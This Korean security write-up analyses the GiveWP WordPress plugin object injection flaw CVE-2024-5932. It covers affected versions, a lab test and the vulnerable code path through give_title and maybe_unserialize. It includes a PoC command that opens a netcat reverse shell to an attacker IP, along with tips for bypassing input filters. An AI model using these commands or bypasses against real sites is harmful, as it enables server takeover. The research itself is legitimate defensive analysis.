
Research & Technique

WordPress GiveWP PHP Object Injection 취약점(CVE-2024-5932)

■ 취약점 개요

GiveWP 는 기부 및 모금 플랫폼 구축을 목적으로 사용하는 WordPress 플러그인이다. 사용이 간단하며 Stripe, PayPal, 오프라인 등 다양한 지불 수단을 갖추고 있어 전세계적으로 100,000 개 이상의 WordPress 페이지가 해당 플러그인을 사용한다.

OSINT 검색 엔진을 통해 인터넷 상에 공개된 GiveWP 플러그인을 조회한 결과, 2024 년 9 월 3 일 기준 미국과 독일을 비롯한 수많은 국가의 5 만여 개 사이트에서 GiveWP 플러그인을 기부 및 모금 플랫폼으로 사용 중이다.



출처: fofa.info

그림 1. WordPress GiveWP 플러그인 사용 통계

2024 년 8 월 19 일, WordPress GiveWP 플러그인의 PHP Object Injection 취약점(CVE-2024-5932)이 공개됐다. Wordfence 의 Bug Bounty Program 을 통해 제보 받은 해당 취약점은 일부

파라미터에 대한 입력값 검증의 부재로 악의적인 직렬화[1] 데이터에 대한 역직렬화[2] 를 통한 악성 행위가 발생할 수 있기 때문에 발생한다. 공격자는 해당 취약점을 통해 POP Chain 기법을 활용해 임의 코드를 실행할 수 있다.

■ 공격 시나리오

CVE-2024-5932 의 공격 시나리오는 아래와 같다.




그림 2. CVE-2024-5932 공격 시나리오

① 공격자는 기부 및 모금 플랫폼으로 GiveWP 플러그인을 사용중인 취약한 서버 탐색
② 공격자는 CVE-2024-5932 취약점을 이용하여 악의적인 직렬화 데이터 전송
③ 공격자는 악의적인 직렬화 데이터를 통해 서버 내 암호화폐 채굴기 설치
④ 공격자는 서버에 설치된 암호화폐 채굴기로 서버 자원을 이용하여 암호화폐 채굴

■ 영향받는 소프트웨어 버전

CVE-2024-5932 에 취약한 소프트웨어 버전은 다음과 같다.

S/W 구분	취약 버전
GiveWP plugin	3.14.1 이전

[1] 직렬화 (serialization): 데이터 구조나 오브젝트 상태를 재구성할 수 있는 포맷으로 변환하는 과정
[2] 역직렬화 (deserialization): 일련의 바이트로부터 데이터 구조를 추출하는 작업

■ 테스트 환경 구성 정보

테스트 환경을 구축해 CVE-2024-5932 의 동작 과정을 살펴본다.

이름	정보
피해자	WordPress 6.3.2 GiveWP plugin 3.14.1 (192.168.102.74)
공격자	Kali Linux (192.168.216.131)

■ 취약점 테스트

Step 1. 환경 구성

피해자 PC 에 WordPress 를 설치한다. 이후 해당 워드프레스 페이지에 CVE-2024-5932 취약점이 존재하는 3.14.1 이전 버전의 GiveWP 플러그인을 설치한다.

GiveWP 플러그인의 경우, /wp-content/plugins/give/languages/give.pot 경로에 플러그인 정보가 기입된 파일이 저장되어 있다.

해당 환경의 경우 3.14.1 버전을 사용 중이기 때문에 취약한 환경임을 확인할 수 있다.




그림 3. 취약 GiveWP 플러그인 정보 확인

Step 2. 취약점 테스트

PoC 실행 전 취약한 버전의 GiveWP 플러그인으로 작성한 기부 페이지 주소를 확인한다.




그림 4. 취약한 GiveWP 플러그인으로 작성된 기부 페이지 확인

CVE-2024-5932 취약점 테스트를 위한 PoC 가 저장된 EQST Lab 의 GitHub Repository URL 은 다음과 같다.

• URL: https://github.com/EQSTLab/CVE-2024-5932

공격자 PC 에서 git clone 명령어를 사용하여 CVE-2024-5932 저장소의 PoC 를 다운로드한다.




그림 5. CVE-2024-5932 PoC 다운로드

또한, EQSTLab 의 리포지토리에 직접 접근하여 PoC 를 다운로드 받을 수도 있다. EQSTLab 리포지토리에선 CVE-2024-5932 PoC 외에도 다양한 자료를 확인할 수 있다.

• URL: https://github.com/EQSTLab/CVE-2024-5932




그림 6. CVE-2024-5932 PoC 다운로드

EQSTLab 리포지토리가 아닌 다른 리포지토리에 접근 후 다운로드를 할 경우에는 CVE-2024-5932 PoC 를 가장한 악성코드 유포 염려가 있으므로 각별한 주의가 요구된다.




그림 7. 악성코드 유포사례

다운로드 받은 PoC 파일은 CVE-2024-5932.py 와 CVE-2024-5932-rce.py 로 실행할 수 있으며, 공격자 PC 에서 전송한 페이로드가 피해자의 GiveWP 플러그인에서 실행된다.

```
$ python3 CVE-2024-5932-rce.py –u [GiveWP 기부 페이지] –c [명령어]
```

공격자 PC 의 Reverse Shell 로 연결하는 PoC 실행 커맨드는 다음과 같다.

```
$ python3 CVE-2024-5932-rce.py –u http://192.168.102.74/2024/09/03/cve-2024-5932/ –c "nc 192.168.216.131 7777 –e /bin/bash"
```

해당 PoC 실행 커맨드를 아래와 같이 공격자 PC 에서 입력한다.

그림 8. PoC 실행 커맨드 예시

이후 피해자 PC 가 공격자 PC 의 Reverse Shell 로 연결이 된 것을 확인할 수 있다. 리버스쉘 연결에 성공하면 피해자 PC 의 중요정보 조회 역시 가능하다.




그림 9. Reverse Shell 연결 확인

■ 취약점 상세 분석

취약점 상세 분석에서는 CVE-2024-5932 취약점이 발생하는 원리를 순차적으로 설명한다. Step 1 에서는 사용자 입력 값이 객체로 역직렬화되는 과정을 분석한다. Step 2 에서는 임의의 값을 역직렬화 할 수 있을 때 발생하는 PHP Objection Injection 공격과 POP Chain 기법에 대해서 설명을 하고, Step 3 에서는 해당 기법을 활용하여 WordPress 에 가할 수 있는 공격 시나리오에 대해서 상세히 소개한다.

Step 1. 취약한 역직렬화 과정 수행 지점 탐색

CVE-2024-5932 를 이해하기 위해서 일부 WordPress 기능과 사용자 입력 값을 처리하는 방식에 대한 이해가 필요하다.

1) WordPress Hooks 기능과 Entry Point 탐색

WordPress 에는 코드의 유지보수와 보안을 고려하여 Hooks 기능을 지원한다. Hooks 는 Actions 와 Filters 두 가지 유형이 있는데, 이 중 Actions 기능은 특정 이름의 Action 이 실행될 때 연결된 특정 함수를 실행하는 기능을 제공한다. wp-content/plugins/give/includes/에 위치한 process-donation.php 코드의 경우, 다음과 같이 Action 들을 add_action 함수를 통해 특정 함수와 연결한다.

아래 두 Action 들(wp_ajax_give_process_donation, wp_ajax_nopriv_give_process_donation)은 동일 함수(give_process_donation_form)와 연결된 것을 확인할 수 있다.

```
add_action( 'give_purchase', 'give_process_donation_form' );
add_action( 'wp_ajax_give_process_donation', 'give_process_donation_form' );
add_action( 'wp_ajax_nopriv_give_process_donation', 'give_process_donation_form' );
```

그림 10. process-donation.php 내 add_action 일부

3 번째 줄의 add_action('wp_action_nopriv_give_process_donation', 'give_process_donation_form') 은 인증되지 않은 사용자가 give_process_donation 이라는 Action 을 /wp-admin/admin-ajax.php 를 통하여 실행할 때 give_process_donation_form 함수를 호출하겠다는 것을 뜻한다. 이는 wp-admin 내 위치한 admin-ajax.php 파일을 통해 확인할 수 있으며 아래 과정을 따른다.

그림 11. admin-ajax.php 내 Action 호출

①HTTP 요청으로부터 action 파라미터를 받아 $action 변수에 저장한다.
②is_user_logged_in 함수를 통해 요청을 보낸 사용자가 로그인 중인지 확인한다
③로그인 중이라면 wp_ajax_에 $action 값을 붙여 해당 이름의 Action을 호출한다.
④로그인 중이 아니라면 wp_ajax_nopriv_에 $action 값을 붙여 해당 이름의 Action 을 호출한다.

위 특징을 고려했을 때, action 파라미터에 give_process_donation 값을 넣어 요청하면 로그인 유무와 상관없이 wp-content/plugins/give/includes/process-donation.php 파일 내 give_process_donation_form 함수가 호출된다.

2) 취약한 역직렬화 과정 탐색

위 give_process_donation_form 함수는 아래와 같이 give_donation_form_validate_fields 함수를 통해 HTTP 요청 파라미터가 유효한지 검사한다.

```php
function give_process_donation_form() {

    // Sanitize Posted Data.
    $post_data = give_clean( $_POST ); // WPCS: input var ok, CSRF ok.

    // Check whether the form submitted via AJAX or not.
    $is_ajax = isset( $post_data['give_ajax'] );

    // Verify donation form nonce.
    if ( ! give_verify_donation_form_nonce( $post_data['give-form-hash'], $post_data['give-form-id'] ) ) {
        if ( $is_ajax ) {
            /**
             * Fires when AJAX sends back errors from the donation form.
             *
             * @since 1.0
             */
            do_action( 'give_ajax_donation_errors' );
            give_die();
        } else {
            give_send_back_to_checkout();
        }
    }

    /**
     * Fires before processing the donation form.
     *
     * @since 1.0
     */
    do_action( 'give_pre_process_donation' );

    // Validate the form $_POST data.
    $valid_data = give_donation_form_validate_fields();
```

그림 12. 파라미터 유효성 검증 함수

give_donation_form_validate_fields 함수 내에는 HTTP 요청 파라미터 내에 직렬화된 데이터가 존재하는지 검사하는 give_donation_form_has_serialized_fields 함수가 위치해 있다.

```php
function give_donation_form_validate_fields() {

    $post_data = give_clean( $_POST ); // WPCS: input var ok, sanitization ok, CSRF ok.

    // Validate Honeypot First.
    if ( ! empty( $post_data['give-honeypot'] ) ) {
        give_set_error( 'invalid_honeypot', esc_html__( 'Honeypot field detected. Go away bad bot!', 'give' ) );
    }

    // Validate serialized fields.
    if (give_donation_form_has_serialized_fields($post_data)) {
        give_set_error('invalid_serialized_fields', esc_html__('Serialized fields detected. Go away!', 'give'));
    }
```

그림 13. 직렬화된 데이터 존재 여부 검사 함수

직렬화된 데이터 존재 여부를 검사하는 give_donation_form_has_serialized_fields 함수는 $post_data_keys 에 해당하는 파라미터들만 검사한다.

```php
function give_donation_form_has_serialized_fields(array $post_data): bool
{
    $post_data_keys = [
        'give-form-id',
        'give-gateway',
        'card_name',
        'card_number',
        'card_cvc',
        'card_exp_month',
        'card_exp_year',
        'card_address',
        'card_address_2',
        'card_city',
        'card_state',
        'billing_country',
        'card_zip',
        'give_email',
        'give_first',
        'give_last',
        'give_user_login',
        'give_user_pass',
    ];

    foreach ($post_data as $key => $value) {
        if ( ! in_array($key, $post_data_keys, true)) {
            continue;
        }

        if (is_serialized($value)) {
            return true;
        }
    }

    return false;
}
```

그림 14. give_donation_form_validate_fields 함수

give_get_donation_form_user 함수에서 give_title 파라미터를 사용하는데 이는 직렬화 검증 함수에서 검사하지 않는다.

```php
function give_get_donation_form_user( $valid_data = [] ) {
    // Add Title Prefix to user information.
    if ( empty( $user['user_title'] ) || strlen( trim( $user['user_title'] ) ) < 1 ) {
        $user['user_title'] = ! empty( $post_data['give_title'] ) ? strip_tags( trim( $post_data['give_title'] ) ) : '';
    }
```

그림 15. user_title 파라미터 저장

해당 로직 이후에 give_title 파라미터 값은 DB 에 저장된다. 이는 give_title 파라미터에 “EQSTtest” 입력 값 요청 이후, wp-content/plugins/give/src/Donors/Repositories/DonorRepository.php 코드 내에서 아래와 같이 DB 에 _give_donor_title_prefix 키의 값으로 저장함으로 확인할 수 있다.




그림 16. give_title 입력 값을 DB 에 저장

이후 저장된 _give_donor_title_prefix 키의 값은 wp-content/plugins/give/includes/payments/class-give-payment.php 소스코드 내에 구현된 Give_Payment 클래스에서 get_meta 함수를 통해 호출한다.

그림 17. DB 에 저장된 값을 호출

이 때 불러오는 get_meta 함수는 내부적으로 불러오는 과정에서 저장된 값을 역직렬화하는 maybe_unserialize 함수가 있어 직렬화된 악성 객체를 입력 값으로 넣는다면 서버가 의도치 않은 행위를 하도록 만들 수 있다.




그림 18. DB 값 불러오는 과정 중 호출하는 역직렬화 함수

요청을 보내는 과정 내에 stripslashes_deep 함수가 ₩를 제거하는데 ₩₩₩₩로 우회 가능하다. 또한, 과정 내 strip_tags 함수는 직접 우회 방안을 연구한 결과 null 을 제거하는 로직을 ₩0 로 우회 가능함을 확인했다.

